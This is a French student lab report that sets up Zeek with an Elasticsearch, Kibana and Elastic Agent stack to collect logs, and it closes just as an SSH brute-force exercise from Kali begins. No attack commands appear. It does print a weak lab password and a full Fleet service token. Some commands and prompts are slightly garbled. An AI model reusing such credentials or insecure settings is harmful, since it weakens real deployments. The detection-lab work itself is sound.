`sudo apt-get add ~/Téléchargements/GPG-KEY-elasticsearch`

```

ashkyrie@ashkyrie-VirtualBox:~$ sudo apt-key add ~/Téléchargements/GPG-KEY-elasticsearch
OK
ashkyrie@ashkyrie-VirtualBox:~$ 

```

*fig n°22 Ajout de la clé elasticsearch*

Une fois la clé ajoutée au trousseau APT, il faut également ajouter le référentiel du dépôt d'Elasticsearch à APT. Pour ce faire, nous utilisons la commande:

`sudo sh -c 'echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main" > /etc/apt/sources.list.d/elastic-7.x.list'`

```

ashkyrie@ashkyrie-VirtualBox:~$ sudo sh -c 'echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main" > /etc/apt/sources.list.d/elastic-7.x.list'
ashkyrie@ashkyrie-VirtualBox:~$ 

```

*fig n°23 Ajout de la clé elasticsearch*

### Etape 3 Installons Elasticsearch

Maintenant que la clé et le dépôt sont ajoutés à APT, nous pouvons mettre à jour le cache du dépôt. Pour ce faire, nous utilisons la commande:

`sudo apt-get update -y`

Ensuite nous installons Elasticsearch avec la commande suivante:

`sudo apt-get install elasticsearch -y`

```
ashkyrie@ashkyrie-VirtualBox:~$ sudo apt-get install elasticsearch -y
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
Les NOUVEAUX paquets suivants seront installés :
  elasticsearch
0 mis à jour, 1 nouvellement installés, 0 à enlever et 4 non mis à jour.
Il est nécessaire de prendre 325 Mo dans les archives.
Après cette opération, 542 Mo d'espace disque supplémentaires seront utilisés.
Réception de :1 https://artifacts.elastic.co/packages/7.x/apt/stable/main amd64
  elasticsearch amd64 7.17.28 [325 MB]
325 Mo réceptionnés en 8s (42,0 Mo/s)
Sélection du paquet elasticsearch précédemment désélectionné.
(Lecture de la base de données... 192729 fichiers et répertoires déjà installés
.)
Préparation du dépaquetage de .../elasticsearch_7.17.28_amd64.deb ...
Creating elasticsearch group... OK
Creating elasticsearch user... OK
Dépaquetage de elasticsearch (7.17.28) ...
Paramétrage de elasticsearch (7.17.28) ...
### NOT starting on installation, please execute the following statements to co
nfigure elasticsearch service to start automatically using systemd
  sudo systemctl daemon-reload
  sudo systemctl enable elasticsearch.service
```

*fig n°24 Installation de Elasticsearch*

Maintenant que Elasticsearch est installé, nous allons démarrer le service. Pour ce faire, nous utilisons la commande:

[sudo systemctl start elasticsearch](#)

Une fois démarré, nous activons Elasticsearch automatiquement au démarrage. Pour ce faire, nous utilisons la commande:

[sudo systemctl enable elasticsearch](#)

```
ashkyrie@ashkyrie-VirtualBox:~$ sudo systemctl start elasticsearch
[sudo] Mot de passe de ashkyrie :
ashkyrie@ashkyrie-VirtualBox:~$ sudo systemctl enable elasticsearch
Synchronizing state of elasticsearch.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable elasticsearch
ashkyrie@ashkyrie-VirtualBox:~$
```

*fig n°25 Lancement de Elasticsearch et activation au démarrage*

Pour vérifier que Elasticsearch fonctionne, nous utilisons la commande:

[curl -X GET "localhost:9200"](#)

```
ashkyrie@ashkyrie-VirtualBox:~$ curl -X GET "localhost:9200"
{
  "name" : "ashkyrie-VirtualBox",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "ztgWwLWdTKODbntfATf8QQ",
  "version" : {
    "number" : "7.17.28",
    "build_flavor" : "default",
    "build_type" : "deb",
    "build_hash" : "139cb5a961d8de68b8e02c45cc47f5289a3623af",
    "build_date" : "2025-02-20T09:05:31.349013687Z",
    "build_snapshot" : false,
    "lucene_version" : "8.11.3",
    "minimum_wire_compatibility_version" : "6.8.0",
    "minimum_index_compatibility_version" : "6.0.0-beta1"
  },
  "tagline" : "You Know, for Search"
}
```

fig n°26 vérification que Elasticsearch fonctionne bien

## Etape 4 Configuration de Elasticsearch pour un accès à distance

Par défaut, Elasticsearch est configuré pour écouter uniquement sur localhost. Pour permettre l'accès aux données d'Elasticsearch à distance, il est nécessaire d'autoriser les connexions distantes. Pour cela, nous devons modifier le fichier de configuration principal d'Elasticsearch, situé à l'emplacement /etc/elasticsearch/elasticsearch.yml. Nous utiliserons la commande suivante :

```
sudo nano /etc/elasticsearch/elasticsearch.yml
```

Une fois l'éditeur de fichier lancé, nous modifions le fichier pour qu'il soit comme ci dessous.

```

# Use a descriptive name for the node:
xpack.security.enabled: true
xpack.security.authc.api_key.enabled: true
cluster.name: "elasticsearch"
#node.name: node-1
network.host: localhost
# Add custom attributes to the node:
#
#node.attr.rack: r1
#
# ----- Paths -----
#
# Path to directory where to store the data (separate multiple locations by comma):
#
path.data: /var/lib/elasticsearch
#
# Path to log files:
#
path.logs: /var/log/elasticsearch
#
# ----- Memory -----
#
# Lock the memory on startup:
#
#bootstrap.memory_lock: true
#
# Make sure that the heap size is set to about half the memory available
# on the system and that the owner of the process is allowed to use this
# limit.
#
# Elasticsearch performs poorly when the system is swapping the memory.
#
# ----- Network -----
#
# By default Elasticsearch is only accessible on localhost. Set a different
# address here to expose this node on the network:
#
#network.host: 192.168.0.1
#
# By default Elasticsearch listens for HTTP traffic on the first free port it
# finds starting at 9200. Set a specific HTTP port here:
#
#http.port: 9200
discovery.seed_hosts:192.168.1.164
# For more information, consult the network module documentation.

```

*fig n°27 modification de la configuration de elasticsearch*

Une fois les modifications enregistrées, nous pouvons fermer l'éditeur et relancer le service Elasticsearch pour appliquer les modifications. Pour ce faire, nous utilisons la commande:

*sudo systemctl restart elasticsearch*

```
$ sudo systemctl restart elasticsearch
```

*fig n°28 Redémarrage de Elasticsearch*


Une fois le service Elasticsearch relancé, nous pouvons passer à l'installation du Kibana Dashboard.

### Tâche 3: Installation du Kibana Dashboard

## Etape 1: Installons le tableau de bord Kibana

Contrairement à Zeek et Elasticsearch, pour installer Kibana, il n'est pas nécessaire de télécharger la clé,. Car les paquets de celui-ci sont directement disponibles via Elasticsearch. Pour l'installer, nous utilisons donc la commande suivante:

```
sudo apt install kibana
```



```
ashkyrie@ashkyrie-VirtualBox:~$ sudo apt install kibana
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
Les NOUVEAUX paquets suivants seront installés :
  kibana
0 mib à jour, 1 nouvellement installés, 0 à enlever et 4 non mis à jour.
Il est nécessaire de prendre 293 Mo dans les archives.
Après cette opération, 744 Mo d'espace disque supplémentaires seront utilisés.
Réception de: /var/lib/apt/lists/.../elastic.co/packages/7.x/apt/stable/main amd64 kibana amd64 7.17.28 [293 kB]
293 kB reçus en 7s (43,5 Mo/s)
 Sélection du paquet kibana précédemment désélectionné.
(Lecture de la base de données... 193828 fichiers et répertoires déjà installés.)
Préparation du dépaquetage de .../kibana_7.17.28_amd64.deb ...
Dépaquetage de kibana (7.17.28) ...
Paramétrage de kibana (7.17.28) ...
Creating kibana group... OK
Creating kibana user... OK
Kibana is currently running with legacy OpenSSL providers enabled! For details and instructions on how to disable see https://www.elastic.co/guide/en/kibana/7.17/production.html#openssl-legacy-provider
Created Kibana keystore in /etc/kibana/kibana.keystore
Traitement des actions différées (+ triggers) pour système (245.4-4ubuntu3.24) ...
ashkyrie@ashkyrie-VirtualBox:~$
```

fig n°29 Installation de Kibana

## Etape 2: Activons et démarrons le service Kibana

Maintenant que Kibana est téléchargé, il nous faut l'activer et démarrer ses services. Tout d'abord, nous devons recharger daemon. Pour ce faire, nous utilisons la commande:


```
sudo systemctl daemon-reload
```

Une fois fait, nous pouvons activer Kibana. Pour ce faire, nous utilisons la commande:

```
sudo systemctl enable kibana
```

Pour finir, nous pouvons lancer Kibana. Pour ce faire, nous utilisons la commande:

```
sudo systemctl start kibana
```



```
ashkyrie@ashkyrie-VirtualBox:~$ sudo systemctl daemon-reload
ashkyrie@ashkyrie-VirtualBox:~$ sudo systemctl enable kibana
Synchronizing state of kibana.service with sysv service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable kibana
Created symlink /etc/systemd/system/multi-user.target.wants/kibana.service → /etc/systemd/system/kibana.service.
ashkyrie@ashkyrie-VirtualBox:~$ sudo systemctl start kibana
ashkyrie@ashkyrie-VirtualBox:~$
```

fig n°30 Lancement de daemon et activation de kibana au démarrage et lancement

Pour vérifier que Kibana a démarré correctement, nous devons vérifier son statut. Pour ce faire, nous utilisons la commande:

```
sudo systemctl status kibana
```

```

nady/Downloads-MacBook-Pro:~$ sudo systemctl start kibana
nady/Downloads-MacBook-Pro:~$ sudo systemctl status kibana
● kibana.service - Kibana
   Loaded: loaded (/etc/systemd/system/kibana.service; enabled; vendor preset: enabled)
   Active: active (running) since Sat 2025-03-01 14:08:46 CET; 16s ago
     Main PID: 5384 (node)
        Tasks: 11 (limit: 2244)
       Memory: 245.3M
      CGroup: /system.slice/kibana.service
              └─ 5384 /usr/share/kibana/bin/../node/bin/node /usr/share/kibana/bin/../src/cli/dist --logging.dest=/var/log/kibana/kibana.log --pid.file=/run/kibana/kibana.pid --deprecation.skipDeprecated

mars 01 14:08:46 ashkyrie-VirtualBox systemd[1]: Started Kibana.
mars 01 14:08:46 ashkyrie-VirtualBox kibana[5384]: Kibana is currently running with legacy OpenSSL providers enabled! For details and instructions on how to disable see https://www.elastic.co/guide/en/kibana/7.10/ssl.html
[mars 01 14:08:46 ashkyrie-VirtualBox systemd[1]:] Started Kibana.

```

*fig n°31 Vérification statut Kibana*

Nous pouvons constater que notre Kibana a bel est bien démarré et est actif, nous pouvons continuer.

### Etape 3: Accédons à l'interface web du tableau de bord Kibana

Comme notre Kibana a démarré, nous pouvons accéder à son interface. Mais avant cela, il faut configurer l'adresse web sur lequel s'affiche l'interface. Ici en local donc localhost. Pour ce faire, nous utilisons la commande:

***sudo nano /etc/kibana/kibana.yml***

Une fois fait, nous accédons à l'éditeur de fichier, nous pouvons donc ajouter les lignes ci-dessous.

```

GNU nano 4.8                               /etc/kibana/kibana.yml                         Modifié
# Kibana is served by a back end server. This setting specifies the port to use.
#server.port: 5601

# Specifies the address to which the Kibana server will bind. IP addresses and host names are both valid.
# The default is 'localhost', which usually means remote machines will not be able to connect.
# To allow connections from remote users, set this parameter to a non-loopback address.
server.host: "localhost"

# Enables you to specify a path to mount Kibana at if you are running behind a proxy.
# Use the 'server.rewriteBasePath' setting to tell Kibana if it should remove the basePath
# from requests it receives, and to prevent a deprecation warning at startup.
# This setting cannot end in a slash.
#server.basePath: ""

# Specifies whether Kibana should rewrite requests that are prefixed with
# 'server.basePath' or require that they are rewritten by your reverse proxy.
# This setting was effectively always 'false' before Kibana 6.3 and will
# default to 'true' starting in Kibana 7.0.
#server.rewriteBasePath: false

# Specifies the public URL at which Kibana is available for end users. If
# 'server.basePath' is configured this URL should end with the same basePath.
#server.publicBaseUrl: ""

# The maximum payload size in bytes for incoming server requests.
#server.maxPayload: 1048576

# The Kibana server's name. This is used for display purposes.
#server.name: "your-hostname"

# The URLs of the Elasticsearch instances to use for all your queries.
#elasticsearch.hosts: ["http://localhost:9200"]

```

*fig n°32 Modification de fichier de configuration kibana.yml*

Nous devons également configurer les identifiants de connexion à l'interface. Donc nous ajoutons également les lignes ci-dessous.

```
# If your Elasticsearch is protected with basic authentication, these settings provide
# the username and password that the Kibana server uses to perform maintenance on the Kibana
# index at startup. Your Kibana users still need to authenticate with Elasticsearch, which
# is proxied through the Kibana server.
elasticsearch.username: "elastic"
elasticsearch.password: "root12"

# Kibana can also authenticate to Elasticsearch via "service account tokens".
# If may use this token instead of a username/password.
# elasticsearch.serviceAccountToken: "my_token"

# Enables SSL and paths to the PEM-format SSL certificate and SSL key files, respectively.
# These settings enable SSL for outgoing requests from the Kibana server to the browser.
#server.ssl.enabled: false
#server.ssl.certificate: /path/to/your/server.cert
```

fig n°33 Ajouts des identifiants

Mais nous devons aussi lancer un script pour ajouter ces mots de passe. Pour ce faire, nous utilisons la commande:

[/usr/share/elasticsearch/bin/elasticsearch-setup-passwords interactive](#)

```
root@phoenix-VirtualBox:~# /usr/share/elasticsearch/bin/elasticsearch-setup-passwords interactive
Initiating the setup of passwords for reserved users elastic,apm_system,kibana,kibana_system,logstash_sy
stem,beats_system,remote_monitoring_user.
You will be prompted to enter passwords as the process progresses.
Please confirm that you would like to continue [y/N]y

Enter password for [elastic]:
Reenter password for [elastic]:
Enter password for [apm_system]:
Reenter password for [apm_system]:
Enter password for [kibana_system]:
Reenter password for [kibana_system]:
Enter password for [logstash_system]:
Reenter password for [logstash_system]:
Enter password for [beats_system]:
Reenter password for [beats_system]:
Enter password for [remote_monitoring_user]:
Reenter password for [remote_monitoring_user]:
Changed password for user [apm_system]
Changed password for user [kibana_system]
Changed password for user [kibana]
Changed password for user [logstash_system]
Changed password for user [beats_system]
Changed password for user [remote_monitoring_user]
Changed password for user [elastic]
```

fig n°34 Lancement du script identifiant

Une fois que tout ça est fait, nous pouvons curl le localhost avec nos identifiants, pour vérifier que tout fonctionne. Pour ce faire, nous utilisons la commande:

[sudo -X GET -u elastic:root12 "localhost:9200"](#)

```

root@phoenix-VirtualBox:~# curl -X GET -u elastic:root12 "localhost:9200"
{
  "name" : "phoenix-VirtualBox",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "DpotV_OHSQ2IHMDYTVRDIQ",
  "version" : {
    "number" : "7.17.28",
    "build_flavor" : "default",
    "build_type" : "deb",
    "build_hash" : "139cb5a961d8de68b8e02c45cc47f5289a3623af",
    "build_date" : "2025-02-20T09:05:31.349013687Z",
    "build_snapshot" : false,
    "lucene_version" : "8.11.3",
    "minimum_wire_compatibility_version" : "6.8.0",
    "minimum_index_compatibility_version" : "6.0.0-beta1"
  },
  "tagline" : "You Know, for Search"
}


```

*fig n°35 Vérification Elasticsearch et Kibana*

Comme nous pouvons le voir, on récupère bien une réponse avec cluster name: elasticsearch. Tout est bien configuré jusqu'ici, nous pouvons accéder à l'interface à partir de maintenant.

#### Etape 4: Elastic-Agent: Importation des journaux dans ELK

Il nous est donc possible d'accéder à l'interface à l'adresse <http://localhost:5601/>. Nous y rentrons nos identifiants définis précédemment.



*fig n°36 Page de connexion Kibana*

Nous avons donc accès à l'interface.

The screenshot shows the Elastic homepage. At the top, there is a Firefox privacy notice and a "Choose What I Share" button. The Elastic logo is on the left, and a search bar with "Search Elastic" placeholder text is in the center. On the right, there are icons for refresh, notifications, and user profile. Below the header, a "Welcome home" message is displayed. Four service cards are arranged in a row: "Enterprise Search" (yellow background, icon of a magnifying glass), "Observability" (pink background, icon of a bar chart), "Security" (teal background, icon of a shield), and "Analytics" (blue background, icon of a bar chart). Each card has a brief description and a "Get started by adding integrations" call-to-action at the bottom.

fig n°37 Page principale

## Tâche 4: Importation des journaux dans ELK à l'aide de l'agent élastique

Nous allons donc maintenant ajouter l'intégration Fleet pour pouvoir récolter et afficher les données de Zeek dans l'interface de Kibana.

Nous nous rendons depuis l'onglet à gauche dans Management > Fleet.

A Fleet Server is required before you can enroll agents with Fleet. Follow the instructions below to set up a Fleet Server. For more information, see the [Fleet and Elastic Agent Guide](#).

1 Select an Agent policy

Agent policies allow you to configure and manage your agents remotely. We recommend using the "Default Fleet Server policy" which includes the necessary configuration to run a Fleet Server.

Agent policy Default Fleet Server policy

fig n°38 Ajout/Installation de Fleet

Nous choisissons le lien LINUX 64-BIT

### Elastic Agent 7.17.28

[LINUX 64-BIT sha](#)  
[LINUX AARCH64 sha](#)  
[DEB 64-BIT sha](#)  
[DEB AARCH64 sha](#)  
[RPM 64-BIT sha](#)  
[RPM AARCH64 sha](#)  
[WINDOWS 64-BIT sha](#)  
[MAC sha](#)

fig n°38 Version Elastic Agent

Nous dézippons l'archive téléchargée. Pour ce faire on utilise la commande:

`tar -xzf elastic-agent-7.17.28-linux-x86_64.tar.gz`

Puis nous listons tous les fichiers avec la commande:

`ls`

Quentin PRUVOT

Théo DANEL

22

```

phoenix@phoenix-VirtualBox:~/Téléchargements$ tar -xzf elastic-agent-7.17.28-lin
ux-x86_64.tar.gz
phoenix@phoenix-VirtualBox:~/Téléchargements$ ls
elastic-agent-7.17.28-linux-x86_64  elastic-agent-7.17.28-linux-x86_64.tar.gz
phoenix@phoenix-VirtualBox:~/Téléchargements$ cd elastic-agent-7.17.28-linux-x86
64/
phoenix@phoenix-VirtualBox:~/Téléchargements/elastic-agent-7.17.28-linux-x86_64$ 
ls
data          elastic-agent.reference.yml  LICENSE.txt  README.md
elastic-agent  elastic-agent.yml         NOTICE.txt
phoenix@phoenix-VirtualBox:~/Téléchargements/elastic-agent-7.17.28-linux-x86_64$
```

*fig n°39 Dézip Elasticsearch Agent + Liste des fichiers présents dans l'archive*

Ensuite, on choisit le mode de déploiement. Ici on choisit Quick start.

3 Choose a deployment mode for security

Fleet uses Transport Layer Security (TLS) to encrypt traffic between Elastic Agents and other components in the Elastic Stack. Choose a deployment mode to determine how you wish to handle certificates. Your selection will affect the Fleet Server set up command shown in a later step.

- Quick start** – Fleet Server will generate a self-signed certificate. Subsequent agents must be enrolled using the `--insecure` flag. Not recommended for production use cases.
- Production** – Provide your own certificates. This option will require agents to specify a cert key when enrolling with Fleet

4 Add your Fleet Server host

Specify the URL your agents will use to connect to Fleet Server. This should match the public IP address or domain of the host where Fleet Server will run. By default, Fleet Server uses port `8220`.

Fleet Server host e.g. http://127.0.0.1:8220

Add host

*fig n°40 Etape suivante de l'installation*

Puis nous générerons notre service token.

## 5 Generate a service token

A service token grants Fleet Server permissions to write to Elasticsearch.

✓ Save your service token information. This will be shown only once.

### Service token

AAEAAWVsYXN0aWMvZmx1ZXQtc2VydMVyL3Rva2VuLTE3NDA5MzAyMjIxNTM6a0p5bm5aQlVSbE96b3JlTThyS3Z4QQ



*fig n°41 Génération du service token*

Pour connecter notre fleet server, nous devons exécuter l'installation de l'agent elastic avec les paramètres fournis par le site (comprenant le service token).

```
phoenix@phoenix-VirtualBox:~/Téléchargements/elastic-agent-7.17.28-linux-x86_64$ sudo ./elastic-agent install \
>   --fleet-server-es=http://localhost:9200 \
>   --fleet-server-service-token=AAEAAWVsYXN0aWMvZmxLZXQtc2VydVYl3Rva2VuLTE3NDA5MzAyMjIxNTM6a0p5bm5aQlV
SbE96b3JlThyS3Z4QQ \
>   --fleet-server-policy=499b5aa7-d214-5b5d-838b-3cd76469844e \
>   --fleet-server-insecure-http
Elastic Agent will be installed at /opt/Elastic/Agent and will run as a service. Do you want to continue
? [Y/n]:y
2025-03-02T16:48:35.487+0100    INFO    cmd/enroll_cmd.go:430    Retrying to restart...
2025-03-02T16:48:36.497+0100    INFO    cmd/enroll_cmd.go:759    Fleet Server - Running on policy with Fl
eet Server integration: 499b5aa7-d214-5b5d-838b-3cd76469844e; missing config fleet.agent.id (expected du
ring bootstrap process)
2025-03-02T16:48:36.499+0100    WARN    [tls]    tlscommon/tls_config.go:101    SSL/TLS verifications dis
abled.
2025-03-02T16:48:36.669+0100    INFO    cmd/enroll_cmd.go:454    Starting enrollment to URL: http://local
host:8220/
2025-03-02T16:48:36.778+0100    WARN    cmd/enroll_cmd.go:465    Remote server is not ready to accept con
nections, will retry in a moment.
2025-03-02T16:49:36.782+0100    INFO    cmd/enroll_cmd.go:472    Retrying enrollment to URL: http://local
host:8220/
2025-03-02T16:49:38.159+0100    INFO    cmd/enroll_cmd.go:254    Successfully triggered restart on runnin
g Elastic Agent.
Successfully enrolled the Elastic Agent.
Elastic Agent has been successfully installed.
```

*fig n°42 Configuration Elastic Agent*

Pour vérifier que tout est bon et que l'agent fonctionne bien, nous utilisons la commande:

**sudo elastic-agent status**

```
phoenix@phoenix-VirtualBox:~/Téléchargements/elastic-agent-7.17.28-linux-x86_64$ sudo elastic-agent stat
us
Status: HEALTHY
Message: (no message)
Applications:
  * fleet-server          (HEALTHY)
                           Running on policy with Fleet Server integration: 499b5aa7-d214-5b5d-838b-3cd7
6469844e
  * filebeat_monitoring   (HEALTHY)
                           Running
  * metricbeat_monitoring (HEALTHY)
                           Running
```

*fig n°43 Vérification Agent*

The screenshot shows the Fleet management interface. At the top, there's a navigation bar with tabs for Agents, Agent policies, Enrollment tokens, and Data streams. The Agents tab is selected. Below the navigation is a search bar and a button to add a new agent. A status summary indicates 1 healthy agent. The main table lists one agent: 'phoenix-VirtualBox' which is 'Healthy'. The table includes columns for Host, Status, Agent policy, Version, Last activity, and Actions. At the bottom, there are pagination controls and a row per page selector.

Host	Status	Agent policy	Version	Last activity	Actions
phoenix-VirtualBox	Healthy	Default Fleet Se... rev. 2	7.17.28	17 seconds ago	...

*fig n°44 Vérification Agent*

On remarque bien que notre agent est en pleine santé et qu'il fonctionne. Maintenant nous allons ajouter zeek logs, c'est lui qui va analyser les logs générés par Zeek. On va donc dans Add Intégrations et on recherche Zeek log. On va dans settings et on l'installe. On doit choisir sur quel agent on veut l'appliquer et on valide.

fig n°45 Intégration Zeek logs

On peut maintenant constater que la configuration a été appliquée à notre agent précédemment créé.

fig n°46 Intégration Zeek logs

Pour pouvoir passer à la prochaine tâche, il nous suffit de vérifier que les 4 services sont bien lancés. Pour se faire, nous utilisons les commandes:

```
sudo systemctl status elastic-agent.service
sudo systemctl status elasticsearch.service
```

Quentin PRUVOT

Théo DANEL

25

```
sudo systemctl status kibana.service
zeekctl status
```

```
root@phoenix-VirtualBox:~# systemctl status elastic-agent.service
● elastic-agent.service - Elastic Agent is a unified agent to observe, monitor and protect your system.
  Loaded: loaded (/etc/systemd/system/elastic-agent.service; enabled; vendor preset: enabled)
  Active: active (running) since Sun 2025-03-02 16:48:24 CET; 14min ago
    Main PID: 6430 (elastic-agent)
      Tasks: 48 (limit: 4033)
        Memory: 432.1M
       CGroup: /system.slice/elastic-agent.service
               ├─6430 elastic-agent
               ├─6522 /opt/Elastic/Agent/data/elastic-agent-1f2938/install/fleet-server-7.17.28-linux-x86_64
               ├─6813 /opt/Elastic/Agent/data/elastic-agent-1f2938/install/filebeat-7.17.28-linux-x86_64
               ├─6821 /opt/Elastic/Agent/data/elastic-agent-1f2938/install/filebeat-7.17.28-linux-x86_64
               └─6829 /opt/Elastic/Agent/data/elastic-agent-1f2938/install/metricbeat-7.17.28-linux-x86_64

mars 02 16:48:24 phoenix-VirtualBox elastic-agent[6430]: 2025-03-02T16:48:24.973+0100      INFO >
mars 02 16:48:24 phoenix-VirtualBox elastic-agent[6430]: 2025-03-02T16:48:24.973+0100      INFO >
mars 02 16:48:24 phoenix-VirtualBox elastic-agent[6430]: 2025-03-02T16:48:24.974+0100      INFO >
mars 02 16:48:24 phoenix-VirtualBox elastic-agent[6430]: 2025-03-02T16:48:24.975+0100      INFO >
mars 02 16:48:24 phoenix-VirtualBox elastic-agent[6430]: 2025-03-02T16:48:24.976+0100      INFO >
mars 02 16:48:24 phoenix-VirtualBox elastic-agent[6430]: 2025-03-02T16:48:24.981+0100      INFO >
mars 02 16:48:24 phoenix-VirtualBox elastic-agent[6430]: 2025-03-02T16:48:24.987+0100      INFO >
mars 02 16:48:24 phoenix-VirtualBox elastic-agent[6430]: 2025-03-02T16:48:24.988+0100      INFO >
mars 02 16:48:25 phoenix-VirtualBox elastic-agent[6430]: 2025-03-02T16:48:25.468+0100      INFO >
mars 02 16:48:25 phoenix-VirtualBox elastic-agent[6430]: 2025-03-02T16:48:25.468+0100      INFO >
```

fig n°47 statut Elastic-Agent

```
root@phoenix-VirtualBox:~# systemctl status elasticsearch.service
● elasticsearch.service - Elasticsearch
  Loaded: loaded (/lib/systemd/system/elasticsearch.service; enabled; vendor preset: enabled)
  Active: active (running) since Sun 2025-03-02 16:10:10 CET; 53min ago
    Docs: https://www.elastic.co
    Main PID: 4864 (java)
      Tasks: 87 (limit: 4033)
        Memory: 1.5G
       CGroup: /system.slice/elasticsearch.service
               ├─4864 /usr/share/elasticsearch/jdk/bin/java -Xshare:auto -Des.networkaddress.cache.ttl=60>
               └─5045 /usr/share/elasticsearch/modules/x-pack-ml/platform/linux-x86_64/bin/controller

mars 02 16:09:30 phoenix-VirtualBox systemd[1]: Starting Elasticsearch...
mars 02 16:09:39 phoenix-VirtualBox systemd-entropy[4864]: mars 02, 2025 4:09:39 PM sun.util.locale.>
mars 02 16:09:39 phoenix-VirtualBox systemd-entropy[4864]: WARNING: COMPAT locale provider will be r>
mars 02 16:10:10 phoenix-VirtualBox systemd[1]: Started Elasticsearch.
```

fig n°47 statut Elasticsearch

```
root@phoenix-VirtualBox:~# systemctl status kibana.service
● kibana.service - Kibana
  Loaded: loaded (/etc/systemd/system/kibana.service; enabled; vendor preset: enabled)
  Active: active (running) since Sun 2025-03-02 16:32:33 CET; 31min ago
    Docs: https://www.elastic.co
    Main PID: 5788 (node)
      Tasks: 11 (limit: 4033)
        Memory: 243.2M
       CGroup: /system.slice/kibana.service
               └─5788 /usr/share/kibana/bin/../node/bin/node /usr/share/kibana/bin/../src/cli/dist --log=>

mars 02 16:32:33 phoenix-VirtualBox systemd[1]: Started Kibana.
mars 02 16:32:33 phoenix-VirtualBox kibana[5788]: Kibana is currently running with legacy OpenSSL provi>
```

fig n°47 statut Kibana

```
root@phoenix-VirtualBox:~# /opt/zeek/bin/zeekctl status
  Name      Type   Host      Status     Pid   Started
zeek-logger logger  192.168.1.112  running   7878  02 Mar 17:06:11
zeek-manager manager 192.168.1.112  running   8450  02 Mar 17:06:12
zeek-proxy   proxy  192.168.1.112  running   8760  02 Mar 17:06:14
zeek-worker   worker 192.168.1.112  running   8832  02 Mar 17:06:15
zeek-worker-lo worker localhost      running   8827  02 Mar 17:06:15
```

fig n°47 statut Zeek

Nos quatres services sont bien lancés, nous pouvons poursuivre.

## Tâche 5: Kali: Lançons des attaques

### Etape 1: Force Brute

Nous allons réaliser une attaque de type force brute depuis notre machine Kali vers Ubuntu. Avant de commencer, nous devons nous assurer que notre machine Ubuntu à bien un service ssh actif. Commençons par l'installer, pour ce faire, nous utilisons la commande:

```
sudo apt install openssh-server
```

```
root@phoenix-VirtualBox:~# apt install openssh-server
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  ncurses-term openssh-sftp-server ssh-import-id
Paquets suggérés :
  molly-guard monkeysphere ssh-askpass
Les NOUVEAUX paquets suivants seront installés :
  ncurses-term openssh-server openssh-sftp-server ssh-import-id
0 mis à jour, 4 nouvellement installés, 0 à enlever et 4 non mis à jour.
```

fig n°48 Installation de SSH

Une fois que le service ssh est installé, nous devons l'activer pour qu'il se lance au démarrage. Pour ce faire, nous utilisons la commande:

```
sudo systemctl enable ssh
```

```
root@phoenix-VirtualBox:~# systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
```

fig n°49 Activation de ssh

